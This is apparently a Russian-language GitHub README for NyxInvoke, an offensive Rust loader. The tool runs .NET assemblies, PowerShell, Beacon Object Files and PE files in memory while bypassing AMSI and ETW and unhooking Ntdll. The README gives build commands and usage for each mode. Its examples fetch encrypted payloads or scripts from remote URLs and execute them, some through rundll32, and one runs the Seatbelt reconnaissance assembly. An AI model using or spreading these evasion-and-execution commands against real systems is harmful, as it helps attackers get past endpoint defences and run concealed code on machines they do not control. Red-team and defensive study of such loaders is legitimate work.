 blacksnufkin/nyxinvoke
NyxInvoke — это Rust CLI-инструмент для запуска сборок .NET, PowerShell и BOFs с функциями обхода AMSI и ETW без патчинга и поддержкой dual-build.

NyxInvoke — это универсальный инструмент на Rust, предназначенный для выполнения .NET-сборок, команд/скриптов PowerShell, Beacon Object Files (BOF) и PE-файлов со встроенными возможностями снятия хуков Ntdll и обхода AMSI и ETW без патчинга. Его можно скомпилировать как в виде автономного исполняемого файла, так и в виде DLL.
NyxInvoke можно собрать как исполняемый файл или DLL. Используйте следующие команды:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features exe --bin NyxInvoke
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features dll --lib
Чтобы включить встроенные данные CLR, BOF или PE, добавьте соответствующие возможности:
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=exe,compiled_clr,compiled_bof,compiled_pe --bin NyxInvoke
или
cargo +nightly build --release --target=x86_64-pc-windows-msvc --features=dll,compiled_clr,compiled_bof,compiled_pe --lib
Исполняемый файл поддерживает три основных режима работы:
NyxInvoke.exe <mode> [OPTIONS]
Где <mode> — одно из значений: clr, ps, bof или pe.
При компиляции в DLL NyxInvoke можно запустить с помощью rundll32. Синтаксис:
rundll32.exe NyxInvoke.dll,NyxInvoke <mode> [OPTIONS]
Execute Common Language Runtime (CLR) assemblies

Usage: NyxInvoke.exe clr [OPTIONS]

Options:
  -a, --args <ARGS>...            Arguments to pass to the assembly
  -b, --base <URL_OR_PATH>        Base URL or path for resources
  -k, --key <KEY_FILE>            Path to the encryption key file
  -i, --iv <IV_FILE>              Path to the initialization vector (IV) file
  -f, --assembly <ASSEMBLY_FILE>  Path or URL to the encrypted assembly file to execute
  -u, --unencrypted               Whether the assembly is unencrypted (default is encrypted)
  -h, --help                      Print help (see more with '--help')

Example: NyxInvoke.exe clr --assembly payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Beacon Object Files (BOF)

Usage: NyxInvoke.exe bof [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the BOF
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --bof <BOF_FILE>      Path or URL to the encrypted BOF file to execute
  -u, --unencrypted         Whether the BOF is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe bof --bof payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute Portable Executable (PE) files

Usage: NyxInvoke.exe pe [OPTIONS]

Options:
  -a, --args <ARGS>...      Arguments to pass to the PE
  -b, --base <URL_OR_PATH>  Base URL or path for resources
  -k, --key <KEY_FILE>      Path to the encryption key file
  -i, --iv <IV_FILE>        Path to the initialization vector (IV) file
  -f, --pe <PE_FILE>        Path or URL to the encrypted PE file to execute
  -u, --unencrypted         Whether the PE is unencrypted (default is encrypted)
  -h, --help                Print help (see more with '--help')

Example: NyxInvoke.exe pe --pe payload.enc --key key.bin --iv iv.bin --args "arg1 arg2"
Execute PowerShell commands or scripts

Usage: NyxInvoke.exe ps [OPTIONS]

Options:
  -c, --command <PS_COMMAND>  PowerShell command to execute
  -s, --script <PS_SCRIPT>    Path or URL to the PowerShell script to execute
  -h, --help                  Print help (see more with '--help')

Examples:
NyxInvoke.exe ps --command "Get-Process"
NyxInvoke.exe ps --script script.ps1
Режим CLR (удалённое выполнение):
NyxInvoke.exe clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
Режим PowerShell (выполнение скрипта):
NyxInvoke.exe ps --script C:\path\to\script.ps1
Режим BOF (локальное выполнение):
NyxInvoke.exe bof --key C:\path\to\bof_aes.key --iv C:\path\to\bof_aes.iv --bof C:\path\to\bof_data.enc --args "str=argument1" "int=42"
Режим PE (скомпилированное выполнение):
NyxInvoke.exe pe --args arg1
Режим CLR (удалённое выполнение):
rundll32.exe NyxInvoke.dll,NyxInvoke clr --base https://example.com/resources --key clr_aes.key --iv clr_aes.iv --assembly clr_data.enc --args arg1 arg2
Режим PowerShell (выполнение прямой команды):
rundll32.exe NyxInvoke.dll,NyxInvoke ps --command "Get-Process | Select-Object Name, ID"
Режим BOF (скомпилированное выполнение):
rundll32.exe NyxInvoke.dll,NyxInvoke bof --args "str=argument1" "int=42"
Режим PE (локальное выполнение без шифрования):
rundll32.exe NyxInvoke.dll,NyxInvoke pe -u --pe C:\path\to\pe.exe --args arg1 arg2
В каталоге resources вы найдёте несколько файлов для проверки функциональности NyxInvoke:

Зашифрованная CLR-сборка (Seatbelt):
clr_data.encNyxInvoke.exe clr --key resources/clr_aes.key --iv resources/clr_aes.iv --assembly resources/clr_data.enc --args AntiVirus

Зашифрованный BOF (вывод списка содержимого каталога):
bof_data.encNyxInvoke.exe bof --key resources/bof_aes.key --iv resources/bof_aes.iv --bof resources/bof_data.enc --args "wstr=C:\Windows\system32\cmd.exe"


Зашифрованный PE (окно сообщения):
pe_data.encNyxInvoke.exe pe
PowerShell (окно сообщения):
ps.ps1NyxInvoke.exe ps -s http://example.com/ps.ps1